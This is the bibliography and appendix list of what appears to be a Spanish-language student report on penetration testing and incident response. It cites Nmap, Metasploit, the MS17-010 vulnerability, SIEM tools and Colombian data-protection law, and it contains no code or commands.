Guía de referencia de Nmap (Página de manual). (2025). Nmap.org. https://nmap.org/man/es/man-performance.html

How to verify that MS17-010 is installed - Microsoft Support. (2016). Microsoft.com. https://support.microsoft.com/en-us/topic/how-to-verify-that-ms17-010-is-installed-f55d3f13-7a9c-688c-260b-477d0ec9f2c8

IBM. (2023, December 18). Blue Team. Ibm.com. https://www.ibm.com/think/topics/blue-team

IBM. (2023, June 23). siem. Ibm.com. https://www.ibm.com/es-es/topics/siem

IBM. (2024, August 20). Respuesta a incidencias. Ibm.com. https://www.ibm.com/es-es/topics/incident-response

Ley 1273 de 2009 - Gestor Normativo. (2015, December). Funcionpublica.gov.co. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1581 de 2012 - Gestor Normativo. (2023, August 9). Funcionpublica.gov.co. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

LinkedIn. (2025). Linkedin.com. https://www.linkedin.com/pulse/gu%C3%ADa-para-la-gesti%C3%B3n-de-incidentes-seguridad-en-tu-organizaci%C3%B3n-wlh8e/

Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2023). Metasploit. https://www.metasploit.com/

Milica Dancuk. (2024, April 5). How to Use Nmap to Scan for Open Ports. Knowledge Base by PhoenixNAP. https://phoenixnap.com/kb/nmap-scan-open-ports

MSRC. (2017, May 13). *Customer Guidance for WannaCrypt attacks | MSRC Blog | Microsoft Security Response Center*. Microsoft.com. https://msrc.microsoft.com/blog/2017/05/customer-guidance-for-wannacrypt-attacks/

Nacional Abierta Y A Distancia, U. (2024). *Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad*. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

National Vulnerability Database (NVD) | NIST. (2025, March 26). NIST. https://www.nist.gov/programs-projects/national-vulnerability-database-nvd

NVD - CVE-2017-0143. (2017). Nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2017-0143

OffSec's Exploit Database Archive. (2022). Exploit-Db.com. https://www.exploit-db.com/

OSSEC GUI and Dashboard Options - OSSEC.net. (2024, December 19). OSSEC. https://www.ossec.net/ossec-gui-dashboard/

Pfsense, Suricata and Kibana – Network Security Protocols. (2016, April 7). Securityandit.com. https://www.securityandit.com/security/ids-with-pfsense-suricata-and-kibana/

Políticas de Privacidad y Condiciones de Uso - Políticas de Privacidad y Condiciones de Uso. (2024). MINTIC Colombia. https://www.mintic.gov.co/portal/inicio/Secciones-auxiliares/Politicas/2627:Politicas-de-Privacidad-y-Condiciones-de-Uso

Quick Start Guide | Metasploit Documentation. (2020). Rapid7.com. https://docs.rapid7.com/metasploit/

¿Qué es el Pentesting? (2025). Trend Micro. https://www.trendmicro.com/es_es/what-is/penetration-testing.html

SMB. (2017). Metasploit Documentation Penetration Testing Software, Pen Testing Security. https://docs.metasploit.com/docs/pentesting/metasploit-guide-smb.html

Staf Wagemakers. (2021, March 7). Staf Wagemakers. Stafwag Blog. https://stafwag.github.io/blog/blog/2021/03/07/openvas-first-scan/

Wazuh. (2024, January 17). Wazuh - Open Source XDR. Open Source SIEM. Wazuh. https://wazuh.com/

What is Penetration Testing (Pen Testing)? | CrowdStrike. (2019). Crowdstrike.com. https://www.crowdstrike.com/en-us/cybersecurity-101/advisory-services/penetration-testing/

Zenarmor. (2021, August 24). Zenarmor Documentation. Zenarmor.com; Zenarmor. https://www.zenarmor.com/docs/network-security-tutorials/pfblockerng

Anexos

Anexo 1. Link Video: Trabajo Final y revisión turnitin_JDGO

Etapa 5 Socialización de informe técnico JDGO.mp4

Anexo 2. Resultado de Prueba Anti-Plagio